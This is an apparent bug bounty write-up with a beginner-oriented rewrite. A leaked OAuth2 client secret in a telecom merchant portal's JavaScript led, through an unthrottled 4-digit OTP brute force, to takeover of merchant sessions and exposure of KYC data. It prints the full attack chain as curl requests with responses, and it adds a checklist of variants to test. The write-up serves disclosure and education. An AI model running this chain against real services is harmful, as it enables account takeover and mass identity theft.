From Leaked API Key to Full Account Takeover: Uncovering a Mass PII Vulnerability
A hardcoded OAuth2 client credential pair in a frontend JavaScript bundle allowed anyone to mint production bearer tokens. With those tokens, an attacker could trigger OTPs to any phone number and brute-force the 4-digit code without rate limiting, leading to account takeover and mass exposure of merchant KYC data.
 Published on medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a commercial onboarding portal for merchants, run by a telecommunications provider as part of its enterprise financial services offering. The portal is built on Next.js and React, and like many such applications it ships its routing and API orchestration logic as public static JavaScript chunks. The feature at the centre of the report is the merchant registration and KYC flow: a merchant enters a phone number, receives an SMS one-time password, validates it, and is then able to pull up registration records tied to that number.
Setup
The researcher was auditing the client-side JavaScript assets served from business.example.com. No special access, account or tooling beyond a browser, a regex sweep over the downloaded bundles and cURL is described. The precondition for the whole chain is simply that the frontend bundles are publicly reachable, which they are for any visitor to the portal.
Finding it
A targeted regex sweep for common authentication patterns across the static chunks turned up an Axios client instantiation with a hardcoded production API keypair. The developers had embedded raw client_credentials in client-side code so that the browser could fetch OAuth2 tokens on page load, instead of handling the token exchange on a backend proxy.
5352: function(e, t, n) {    var a, l = n(50029), r = n(87794);    s = n(5121).Z.create({        baseURL: "https://api.example-gateway.com/",        headers: {            "Content-Type": "application/json"        },        auth: {            username: "live_client_id_8f92j3k4",            password: "live_secret_938jf4k2l1"        }
    });    l = (a = (0, l.Z)(o().mark(function callee() {        return o().wrap(function(t) {            for (;;) switch (t.prev = t.next) {                case 0:                    return t.next = 3, s.get("oauth/cors/v1/generate?grant_type=client_credentials")                        .then(function(t) {                            return t.data.access_token;                        });                case 3:                    return t.abrupt("return");                case "end":                    return t.stop();            }
        });
    })));
}
The auth block holds the client ID and secret, and the s.get call requests oauth/cors/v1/generate?grant_type=client_credentials from the gateway, returning t.data.access_token. Because this runs in the browser, both the credentials and the token they mint are available to anyone who reads the bundle.
Exploitation
Step 1: Mint a production bearer token
Base64-encoding the client ID and secret produced a Basic authorization header, which the researcher sent straight to the production API gateway:
curl -X GET "https://api.example-gateway.com/oauth/cors/v1/generate?grant_type=client_credentials" \ -H "Authorization: Basic bGl2ZV9jbGllbnRfaWRfOGY5Mmo...=="
The gateway answered with a live production bearer token:
{ "access_token": "eyJhbGciOiJSUzI1NiIs...", "expires_in": "3599"}
The token was valid for 60 minutes. Because the embedded credentials are static, fresh tokens could be minted programmatically at will, so the expiry was no barrier at all.
Step 2: Trigger an OTP for any subscriber number
With the bearer token in hand, the researcher probed the portal's internal operational APIs. The generate-otp endpoint stood out: any caller holding the bearer token could trigger an SMS verification code to any subscriber number on the telecom network.
curl -X POST "https://business.example.com/api/generate-otp" \  -H "Content-Type: application/json" \  -d '{
    "msisdn": "07XXXXXXXX",
    "token": "Bearer eyJhbGciOiJSUzI1NiIs..."
  }'
The server dispatched an official SMS OTP to the target phone number immediately. There was no rate-limiting header, no sender validation, and no check that the caller owned the MSISDN.
Step 3: Brute-force the 4-digit OTP
Inspecting the validation endpoint showed that the OTP was strictly numeric and only 4 digits, so the keyspace was 10,000 combinations from 0000 to 9999. The endpoint was also completely unthrottled: no progressive delay, no CAPTCHA, no account lockout after repeated failures. An invalid code returned an unmetered 712 error response:
curl -X POST "https://business.example.com/api/validate-otp" \  -H "Content-Type: application/json" \  -d '{
    "otp": "0000",
    "msisdn": "07XXXXXXXX",
    "token": "Bearer eyJhbGciOiJSUzI1NiIs..."
  }'
# Response:
# {"header":{"responseCode":"712","responseMessage":"Invalid OTP provided. Please try again."},"body":"{}"}
The arithmetic was straightforward. Each request completed in approximately 200 ms. At a conservative single-threaded rate of 5 requests per second, the full 10,000-permutation keyspace could be exhausted in roughly 33 minutes. Since the bearer token lived for 60 minutes and could be refreshed indefinitely, a successful brute-force was deterministic within a single token lifecycle.

When the correct code was hit, the API returned an authenticated session identifier:
{  "header": {    "responseCode": "200",    "responseMessage": "Valid OTP provided. Thank you."
  },
  "body": {
    "sessionId": "b49d70a0-abcd-4596-87a9-8a2f7efc6262"
  }
}
Step 4: Pull the KYC record
With the session ID paired to the target phone number, the portal exposed an endpoint designed to return merchant registration records:
curl -X POST "https://api.example-gateway.com/api/v2/get/applications/msisdn" \  -H "Authorization: Bearer eyJhbGciOiJSUzI1NiIs..." \  -H "Content-Type: application/json" \  -d '{
    "phoneNumber": "07XXXXXXXX",
    "sessionId": "b49d70a0-abcd-4596-87a9-8a2f7efc6262",
    "page": 0,
    "size": 10
  }'
The server returned the complete, unmasked customer KYC record:
{  "body": {
    "content": [
      {
        "applicantDocumentType": "National ID",
        "applicantDocumentNumber": "12345678",
        "applicantNames": "John Doe",
        "applicantPhoneNumber": "07XXXXXXXX",
        "applicantEmailAddress": "[redacted]",
        "applicantBusinessAddress": "123 Commerce St",
        "businessProfileName": "Example Retailers",
        "businessProfileCategory": "Retail",
        "businessProfileKrapin": "P123456789X",
        "tillNumber": "123456",
        "organizationShortCode": "987654",
        "status": "APPROVED"
      }
    ]
  },
  "header": {
    "responseCode": "200",
    "responseMessage": "SUCCESS"
  }
}
Root cause
The root cause was not merely an exposed key but architectural trust placed in the client browser. The OAuth2 client_credentials exchange, which should happen on a backend proxy, was performed in frontend JavaScript, so the client ID and secret were public by design. Downstream APIs then treated possession of a valid bearer token as sufficient authorisation for business operations.
The OTP flow compounded this. A 4-digit numeric code gives only 10,000 possibilities, and the validation endpoint applied no rate limiting, no progressive delay, no CAPTCHA and no lockout, so the keyspace could be walked in well under the token's lifetime. The report recommends that the record endpoint verify that the requested phone number matches the identity bound to the session.
Impact
The chain gave an unauthenticated attacker a full account takeover and mass KYC data exposure, with the report describing the impact as affecting every registered merchant. The report lists three consequences:
- Mass identity theft and PII harvesting. An attacker could iterate through sequential phone prefixes and siphon thousands of government IDs, full legal names, physical addresses and tax PINs without raising an alarm.
- Account takeover and financial fraud. Hijacking the merchant session allows an attacker to alter till settlement settings, impersonate business operators and pivot to unauthorised financial actions.
- Targeted spear phishing. Exact till numbers, official legal names and business categories let an attacker craft convincing social engineering lures against merchant operators.
The brute-force step is bounded by the token lifetime and the request rate: at 5 requests per second the 10,000 codes take about 33 minutes, inside the 60-minute token window, and the static credentials allow unlimited renewal.
Fix
The report recommends the following, and states that responsible disclosure was filed and the issue remediated.
- Move token exchanges to the server side. Secrets must never reside in frontend JavaScript bundles. The browser should authenticate against a first-party backend proxy using secure HTTP-only cookies, leaving the backend to handle OAuth2 exchanges with the gateway.
- Rotate and invalidate credentials immediately. Revoke leaked client IDs and secrets across all production environments.
- Harden OTP workflows. Upgrade to 6-digit cryptographic OTPs for 1,000,000 combinations; implement strict rate limits, such as a maximum of 5 incorrect attempts before invalidating the token; and enforce exponential backoffs and CAPTCHA validation.
- Enforce object-level authorization (BOLA). Backend endpoints should cryptographically verify that the requested phone number matches the verified identity bound to the active session.
Variants to test
- Regex sweep of frontend bundles for credential patterns. Search static chunks for
client_credentials,auth:,Basic,api_keyand similar strings. A positive result is a client ID and secret, or a bearer token, embedded in code served to anonymous visitors. - Direct
client_credentialscalls against the gateway. Take any credentials found and request a token withgrant_type=client_credentials. A positive result is a live production token with a longexpires_in. - OTP generation without ownership checks. Send a
generate-otpstyle request with a bearer token and a phone number you do not control. A positive result is an SMS arriving on that number with no sender validation. - OTP validation throttling. Submit repeated invalid codes to the validation endpoint and watch for rate-limit headers, delays, CAPTCHAs or lockouts. A positive result is a steady stream of unmetered error responses such as the
712above. - OTP length and charset. Inspect the validation endpoint's accepted input. A positive result is a short numeric-only code, which shrinks the keyspace to a brute-forceable size.
- Object-level authorization on record endpoints. With a session obtained for one number, request records for a different number. A positive result is data returned for a number the session was not issued for.
- Token renewal after expiry. Re-run the credential exchange after the token expires. A positive result is a fresh token from the same static credentials, confirming the attack is repeatable indefinitely.
What happened, in plain words
A large telecom company runs a website where businesses can sign up to accept payments. The site is built with modern web tools (Next.js and React), and like many such sites it sends a big pile of JavaScript code to every visitor's browser. That code makes the page interactive. While looking through that code, a security researcher found something that should never have been there: a username and password for the company's internal payment API, written directly into the JavaScript. Anyone who opened the page could read them.
With those credentials, the researcher could ask the API for a temporary pass (a token) that let them use the API as if they were the company's own website. That token allowed them to trigger a one-time password (OTP) SMS to any phone number on the network, without proving they owned that number. The OTP was only four digits, and the server let them guess as many times as they wanted. Four digits means 10,000 possible codes; at five guesses per second, the whole range could be tried in about 33 minutes, well within the 60-minute life of the token. When the right code was found, the API handed back a session ID. With that session ID and the phone number, the researcher could pull the full registration record for that number: national ID number, full name, address, tax PIN, till number and more. In short, a leaked key led to full account takeover and mass exposure of personal data for every registered merchant.
The report was responsibly disclosed and the issue was remediated.
Background: the product and the feature
The target is a commercial onboarding portal for merchants, run by a telecommunications provider as part of its enterprise financial services. In plain terms: a business that wants to accept payments through the telecom's system goes to this website, enters its details, and gets approved. The feature at the centre of the report is the merchant registration and KYC flow. KYC stands for "Know Your Customer": the checks a financial service must do to confirm who a business or person is before letting them use the service. The flow works like this: a merchant enters a phone number, receives an SMS one-time password, validates it, and is then able to pull up registration records tied to that number.
To understand the attack, you need a few basic ideas:
- API (Application Programming Interface): a way for one piece of software to talk to another. Think of it as a waiter in a restaurant: you (the browser) tell the waiter what you want, the waiter goes to the kitchen (the server), and brings back your order. You never go into the kitchen yourself. Websites use APIs constantly: the page you see asks a server for data, and the server answers.
- Endpoint: a specific address on that API, like a particular counter at the waiter's station. For example,
/api/generate-otpis an endpoint that does one job: generate an OTP. - Token (bearer token): a temporary pass that proves you are allowed to use an API. "Bearer" means "whoever holds this pass can use it", like a cloakroom ticket. You show the token with each request instead of typing a password every time.
- OAuth2 and client credentials: OAuth2 is a standard way for applications to get tokens. One mode, called
client_credentials, is meant for server-to-server communication: an application identifies itself with a client ID and a client secret (like a username and password for the application), and receives a token. The important part: this exchange is supposed to happen on a backend server, where users cannot see the secret. If it happens in the browser, the secret is public. - JavaScript bundle / static chunk: the files of code a website sends to your browser. They are public: anyone can open the browser's developer tools, or download the files, and read them. "Static" means the server sends the same file to everyone.
- Base64: a way of encoding data as text using letters, digits and a few symbols. It is not encryption; anyone can decode it. It is often used to put a username and password into an HTTP header.
- cURL: a command-line tool for sending HTTP requests. You can think of it as a browser without a window: you tell it a URL and some data, and it shows you the raw response.
- Brute force: trying every possible value until one works, like trying every key on a keyring until a door opens. It only works when the number of possibilities is small and nothing stops you from trying repeatedly.
- Rate limiting: a server-side control that slows down or blocks repeated requests from the same source, for example "only 5 attempts per minute". Without it, brute force is cheap.
- BOLA (Broken Object Level Authorization): a vulnerability where an API lets you access an object (a record, an account) that does not belong to you, because it checks that you are logged in but not that the object is yours. Example: a session for phone number A can be used to fetch records for phone number B.
Setup
The researcher was auditing the client-side JavaScript assets served from business.example.com. No special access, account or tooling beyond a browser, a regex sweep over the downloaded bundles and cURL is described. The precondition for the whole chain is simply that the frontend bundles are publicly reachable, which they are for any visitor to the portal.
In beginner terms: the researcher opened the website like any visitor, downloaded the JavaScript files the page loads, and searched inside them with a pattern-matching tool (a regex, short for regular expression, which finds text that fits a pattern, such as "something that looks like a password"). No login was needed. The only precondition is that the website's code is public, which it is for every visitor.
Finding it
A targeted regex sweep for common authentication patterns across the static chunks turned up an Axios client instantiation with a hardcoded production API keypair. Axios is a popular JavaScript library for making HTTP requests; an "instantiation" is simply creating a configured object that will send those requests. The developers had embedded raw client_credentials in client-side code so that the browser could fetch OAuth2 tokens on page load, instead of handling the token exchange on a backend proxy.
Here is the code that was found:
5352: function(e, t, n) {    var a, l = n(50029), r = n(87794);    s = n(5121).Z.create({        baseURL: "https://api.example-gateway.com/",        headers: {            "Content-Type": "application/json"        },        auth: {            username: "live_client_id_8f92j3k4",            password: "live_secret_938jf4k2l1"        }
    });    l = (a = (0, l.Z)(o().mark(function callee() {        return o().wrap(function(t) {            for (;;) switch (t.prev = t.next) {                case 0:                    return t.next = 3, s.get("oauth/cors/v1/generate?grant_type=client_credentials")
                        .then(function(t) {                            return t.data.access_token;                        });                case 3:                    return t.abrupt("return");                case "end":                    return t.stop();            }
        });
    })));
}
Line by line, in plain words:
5352: function(e, t, n) {starts a function inside the bundled file. The number 5352 is just a label in the bundle; the parameterse,t,nare placeholders the bundler uses.var a, l = n(50029), r = n(87794);declares variables.n(...)is the bundler's way of loading other modules by number;landrare references to those modules.s = n(5121).Z.create({ ... });creates the Axios client.n(5121).Zis the Axios library inside the bundle, and.create({...})builds a preconfigured client stored ins.baseURL: "https://api.example-gateway.com/",sets the base address for all requests made with this client. Every request will go to this gateway.headers: { "Content-Type": "application/json" },tells the server that the body of requests will be JSON, a common text format for structured data.auth: { username: "live_client_id_8f92j3k4", password: "live_secret_938jf4k2l1" }is the critical part: it stores the client ID and client secret directly in the code. The word "live" suggests these are production credentials, not test ones.l = (a = (0, l.Z)(o().mark(function callee() { ... })));wraps an asynchronous function (one that can pause while waiting for the network) and stores it. Theo().markando().wrapparts are helpers that let older browsers run this kind of code.for (;;) switch (t.prev = t.next) {is a state machine generated by the bundler to step through the asynchronous function.case 0: return t.next = 3, s.get("oauth/cors/v1/generate?grant_type=client_credentials")sends a GET request to the gateway's token endpoint, asking for a token using the client credentials mode.t.next = 3means "pause here and continue at step 3 when the response arrives"..then(function(t) { return t.data.access_token; });takes the responset, reads itsdatafield, and returns theaccess_tokeninside it. That is the bearer token.case 3: return t.abrupt("return");andcase "end": return t.stop();finish the state machine.
Because this code runs in the browser, both the credentials and the token they mint are available to anyone who reads the bundle. The browser is not a safe place for secrets: whatever it can read, the visitor can read too.
Exploitation
Step 1: Mint a production bearer token
Base64-encoding the client ID and secret produced a Basic authorization header, which the researcher sent straight to the production API gateway:
curl -X GET "https://api.example-gateway.com/oauth/cors/v1/generate?grant_type=client_credentials" \ -H "Authorization: Basic bGl2ZV9jbGllbnRfaWRfOGY5Mmo...=="
What this command does, piece by piece:
curlis the command-line tool that sends HTTP requests.-X GETsays to use the GET method, which is normally used to ask for something.- The URL
https://api.example-gateway.com/oauth/cors/v1/generate?grant_type=client_credentialsis the token endpoint. The part after?is a query parameter:grant_type=client_credentialstells the server which OAuth2 mode is being used. -H "Authorization: Basic ..."adds an HTTP header. Headers are extra pieces of information sent with a request, like the label on a parcel.Authorization: Basicmeans "here are a username and password, encoded in Base64". The long string is the Base64 encoding of the client ID and secret, shortened here with....
The gateway answered with a live production bearer token:
{ "access_token": "eyJhbGciOiJSUzI1NiIs...", "expires_in": "3599"}
This is a JSON object with two fields. access_token is the bearer token itself, a long string starting with eyJ... (that prefix is typical of a JWT, a JSON Web Token, which is a signed token carrying information). expires_in is "3599", meaning the token is valid for 3,599 seconds, about 60 minutes.
The token was valid for 60 minutes. Because the embedded credentials are static, fresh tokens could be minted programmatically at will, so the expiry was no barrier at all. In other words, even when a token expires, the attacker can simply ask for a new one with the same leaked username and password, as many times as they like.
Step 2: Trigger an OTP for any subscriber number
With the bearer token in hand, the researcher probed the portal's internal operational APIs. The generate-otp endpoint stood out: any caller holding the bearer token could trigger an SMS verification code to any subscriber number on the telecom network.
curl -X POST "https://business.example.com/api/generate-otp" \  -H "Content-Type: application/json" \  -d '{
    "msisdn": "07XXXXXXXX",
    "token": "Bearer eyJhbGciOiJSUzI1NiIs..."
  }'
Line by line:
curl -X POSTsends a POST request, which is normally used to submit data that creates or changes something.- The URL
https://business.example.com/api/generate-otpis the endpoint that generates an OTP. -H "Content-Type: application/json"tells the server that the body is JSON.-d '{ ... }'is the body of the request, the data being sent."msisdn": "07XXXXXXXX"is the phone number to send the OTP to. MSISDN is the technical name for a mobile phone number. The Xs hide the real digits."token": "Bearer eyJhbGciOiJSUzI1NiIs..."is the bearer token, placed in the body here. The wordBearerfollowed by a space and the token is the standard way to present a bearer token.
The server dispatched an official SMS OTP to the target phone number immediately. There was no rate-limiting header, no sender validation, and no check that the caller owned the MSISDN. In plain terms: the server did not ask "are you really the owner of this number?" It just sent the code. That is the first broken control: anyone with a token can make the system send SMS messages to arbitrary numbers.
Step 3: Brute-force the 4-digit OTP
Inspecting the validation endpoint showed that the OTP was strictly numeric and only 4 digits, so the keyspace was 10,000 combinations from 0000 to 9999. The keyspace is simply the set of all possible values; with four digits, each position has 10 possibilities, so 10 × 10 × 10 × 10 = 10,000. The endpoint was also completely unthrottled: no progressive delay (waiting longer after each wrong guess), no CAPTCHA (a puzzle to prove you are human), no account lockout after repeated failures. An invalid code returned an unmetered 712 error response:
curl -X POST "https://business.example.com/api/validate-otp" \  -H "Content-Type: application/json" \  -d '{
    "otp": "0000",
    "msisdn": "07XXXXXXXX",
    "token": "Bearer eyJhbGciOiJSUzI1NiIs..."
  }'
# Response:
# {"header":{"responseCode":"712","responseMessage":"Invalid OTP provided. Please try again."},"body":"{}"}
Line by line:
curl -X POST "https://business.example.com/api/validate-otp"sends a POST to the endpoint that checks an OTP.-H "Content-Type: application/json"again says the body is JSON.-d '{ ... }'is the body."otp": "0000"is the guessed code. The researcher starts with 0000."msisdn": "07XXXXXXXX"is the phone number the code was sent to."token": "Bearer eyJhbGciOiJSUzI1NiIs..."is the bearer token.- The lines starting with
#are comments showing the response. The response is JSON with aheaderobject containingresponseCode"712"andresponseMessage"Invalid OTP provided. Please try again.", and an emptybodyobject{}. The key point is that the server answers every wrong guess with this same error, and nothing indicates any limit on how many times you can ask.
The arithmetic was straightforward. Each request completed in approximately 200 ms. At a conservative single-threaded rate of 5 requests per second, the full 10,000-permutation keyspace could be exhausted in roughly 33 minutes. Since the bearer token lived for 60 minutes and could be refreshed indefinitely, a successful brute-force was deterministic within a single token lifecycle. "Deterministic" means it is not a matter of luck: if nothing stops you, you will get the code before the token expires.
When the correct code was hit, the API returned an authenticated session identifier:
{  "header": {    "responseCode": "200",    "responseMessage": "Valid OTP provided. Thank you."
  },
  "body": {
    "sessionId": "b49d70a0-abcd-4596-87a9-8a2f7efc6262"
  }
}
This response has a header with responseCode "200" (success) and a message saying the OTP was valid, and a body containing sessionId, a long identifier. A session ID is like a claim ticket: the server remembers that this phone number was verified, and the ticket lets you refer to that verified state in later requests. The attacker now holds a valid session for someone else's phone number.
Step 4: Pull the KYC record
With the session ID paired to the target phone number, the portal exposed an endpoint designed to return merchant registration records:
curl -X POST "https://api.example-gateway.com/api/v2/get/applications/msisdn" \  -H "Authorization: Bearer eyJhbGciOiJSUzI1NiIs..." \  -H "Content-Type: application/json" \  -d '{
    "phoneNumber": "07XXXXXXXX",
    "sessionId": "b49d70a0-abcd-4596-87a9-8a2f7efc6262",
    "page": 0,
    "size": 10
  }'
Line by line:
curl -X POST "https://api.example-gateway.com/api/v2/get/applications/msisdn"sends a POST to the gateway endpoint that returns applications for a phone number. Thev2suggests a version 2 of the API.-H "Authorization: Bearer eyJhbGciOiJSUzI1NiIs..."puts the bearer token in the standard Authorization header, this time asBearerfollowed by the token.-H "Content-Type: application/json"says the body is JSON.-d '{ ... }'is the body."phoneNumber": "07XXXXXXXX"is the phone number whose records are requested."sessionId": "b49d70a0-abcd-4596-87a9-8a2f7efc6262"is the session ID obtained from the OTP validation."page": 0, "size": 10are pagination parameters: page 0, ten records per page.
The server returned the complete, unmasked customer KYC record:
{  "body": {
    "content": [
      {
        "applicantDocumentType": "National ID",
        "applicantDocumentNumber": "12345678",
        "applicantNames": "John Doe",
        "applicantPhoneNumber": "07XXXXXXXX",
        "applicantEmailAddress": "[redacted]",
        "applicantBusinessAddress": "123 Commerce St",
        "businessProfileName": "Example Retailers",
        "businessProfileCategory": "Retail",
        "businessProfileKrapin": "P123456789X",
        "tillNumber": "123456",
        "organizationShortCode": "987654",
        "status": "APPROVED"
      }
    ]
  },
  "header": {
    "responseCode": "200",
    "responseMessage": "SUCCESS"
  }
}
This JSON has a body with a content array (a list) containing one object, and a header saying success. The object's fields are:
applicantDocumentType: "National ID", the type of identity document.applicantDocumentNumber: "12345678", the document number.applicantNames: "John Doe", the person's full name.applicantPhoneNumber: "07XXXXXXXX", the phone number.applicantEmailAddress: "[redacted]", the email address.applicantBusinessAddress: "123 Commerce St", the physical address.businessProfileName: "Example Retailers", the business name.businessProfileCategory: "Retail", the business category.businessProfileKrapin: "P123456789X", the tax PIN (a tax identification number).tillNumber: "123456", the till number used for payments.organizationShortCode: "987654", a short code identifying the organisation.status: "APPROVED", the application status.
All of this is unmasked: real values, not hidden with asterisks. This is the personal and business data the KYC process is supposed to protect.
Root cause
The root cause was not merely an exposed key but architectural trust placed in the client browser. The OAuth2 client_credentials exchange, which should happen on a backend proxy, was performed in frontend JavaScript, so the client ID and secret were public by design. A backend proxy is a server you control that sits between the browser and the API: the browser talks to your server, and your server talks to the API with the secret, so the secret never reaches the browser. Here, the browser talked to the API directly with the secret in hand.
Downstream APIs then treated possession of a valid bearer token as sufficient authorisation for business operations. In other words, they checked "do you have a token?" but not "are you allowed to do this for this number?".
The OTP flow compounded this. A 4-digit numeric code gives only 10,000 possibilities, and the validation endpoint applied no rate limiting, no progressive delay, no CAPTCHA and no lockout, so the keyspace could be walked in well under the token's lifetime. The report recommends that the record endpoint verify that the requested phone number matches the identity bound to the session. That last point is the BOLA problem the report recommends guarding against: confirming that the session belongs to the number being queried.
Impact
The chain gave an unauthenticated attacker a full account takeover and mass KYC data exposure affecting every registered merchant. "Unauthenticated" means the attacker never had a legitimate account; they started from public code. The report lists three consequences:
- Mass identity theft and PII harvesting. An attacker could iterate through sequential phone prefixes and siphon thousands of government IDs, full legal names, physical addresses and tax PINs without raising an alarm. PII means personally identifiable information: data that identifies a specific person. Sequential phone prefixes means trying numbers in order (for example, one prefix after another), which is easy to automate.
- Account takeover and financial fraud. Hijacking the merchant session allows an attacker to alter till settlement settings, impersonate business operators and pivot to unauthorised financial actions. Settlement settings are part of the merchant session an attacker could alter.
- Targeted spear phishing. Exact till numbers, official legal names and business categories let an attacker craft convincing social engineering lures against merchant operators. Spear phishing is a targeted scam message that uses real details to look trustworthy.
The brute-force step is bounded by the token lifetime and the request rate: at 5 requests per second the 10,000 codes take about 33 minutes, inside the 60-minute token window, and the static credentials allow unlimited renewal.
Fix
The report recommends the following, and states that responsible disclosure was filed and the issue remediated.
- Move token exchanges to the server side. Secrets must never reside in frontend JavaScript bundles. The browser should authenticate against a first-party backend proxy using secure HTTP-only cookies, leaving the backend to handle OAuth2 exchanges with the gateway. An HTTP-only cookie is a small piece of data the browser stores and sends automatically, but which JavaScript cannot read, so it is safer than keeping secrets in code.
- Rotate and invalidate credentials immediately. Revoke leaked client IDs and secrets across all production environments. Rotating means replacing them with new ones; revoking means making the old ones stop working.
- Harden OTP workflows. Upgrade to 6-digit cryptographic OTPs for 1,000,000 combinations; implement strict rate limits, such as a maximum of 5 incorrect attempts before invalidating the token; and enforce exponential backoffs and CAPTCHA validation. Exponential backoff means making the user wait longer after each failed attempt (for example 1 second, then 2, then 4, and so on).
- Enforce object-level authorization (BOLA). Backend endpoints should cryptographically verify that the requested phone number matches the verified identity bound to the active session. In plain terms: before returning a record, check that the session was actually created for that phone number.
Variants to test
These are patterns a tester can look for in similar applications:
- Regex sweep of frontend bundles for credential patterns. Search static chunks for
client_credentials,auth:,Basic,api_keyand similar strings. A positive result is a client ID and secret, or a bearer token, embedded in code served to anonymous visitors. - Direct
client_credentialscalls against the gateway. Take any credentials found and request a token withgrant_type=client_credentials. A positive result is a live production token with a longexpires_in. - OTP generation without ownership checks. Send a
generate-otpstyle request with a bearer token and a phone number you do not control. A positive result is an SMS arriving on that number with no sender validation. - OTP validation throttling. Submit repeated invalid codes to the validation endpoint and watch for rate-limit headers, delays, CAPTCHAs or lockouts. A positive result is a steady stream of unmetered error responses such as the
712above. - OTP length and charset. Inspect the validation endpoint's accepted input. A positive result is a short numeric-only code, which shrinks the keyspace to a brute-forceable size.
- Object-level authorization on record endpoints. With a session obtained for one number, request records for a different number. A positive result is data returned for a number the session was not issued for.
- Token renewal after expiry. Re-run the credential exchange after the token expires. A positive result is a fresh token from the same static credentials, confirming the attack is repeatable indefinitely.
Glossary
- API (Application Programming Interface): a way for software to talk to other software, like a waiter taking your order to the kitchen.
- Endpoint: a specific address on an API that performs one job, such as
/api/generate-otp. - Token (bearer token): a temporary pass that proves you may use an API; whoever holds it can use it.
- OAuth2: a standard for getting tokens; one mode,
client_credentials, lets an application identify itself with a client ID and secret. - Client ID and client secret: a username and password for an application, used in OAuth2.
- JavaScript bundle / static chunk: a file of code a website sends to the browser; it is public and readable by anyone.
- Base64: an encoding that turns data into text; it is not encryption and anyone can decode it.
- HTTP header: extra information sent with a request or response, like a label on a parcel.
- JSON: a text format for structured data, using curly braces and key-value pairs.
- JWT (JSON Web Token): a signed token format, often starting with
eyJ. - MSISDN: the technical term for a mobile phone number.
- OTP (One-Time Password): a code sent by SMS or another channel, valid once, used to prove you own a phone number.
- Keyspace: the set of all possible values for a code or password; four digits give 10,000 possibilities.
- Brute force: trying every possible value until one works.
- Rate limiting: a server control that slows or blocks repeated requests.
- Progressive delay / exponential backoff: making the user wait longer after each failed attempt.
- CAPTCHA: a puzzle used to tell humans from automated tools.
- Account lockout: temporarily blocking an account after too many failed attempts.
- Session ID: an identifier the server gives after a successful login or verification, used to refer to that verified state later.
- KYC (Know Your Customer): identity checks a financial service must perform before serving a customer.
- PII (Personally Identifiable Information): data that identifies a specific person, such as a name, ID number or address.
- BOLA (Broken Object Level Authorization): a flaw where an API lets you access records that do not belong to you because it checks login but not ownership.
- Backend proxy: a server you control that sits between the browser and an API, so secrets stay on the server.
- HTTP-only cookie: a cookie the browser sends automatically but JavaScript cannot read, making it safer for session data.
- Spear phishing: a targeted scam message that uses real personal details to appear trustworthy.
- Till number: the identifier used for a payment till or point of sale.
- Tax PIN: a tax identification number for a business or person.


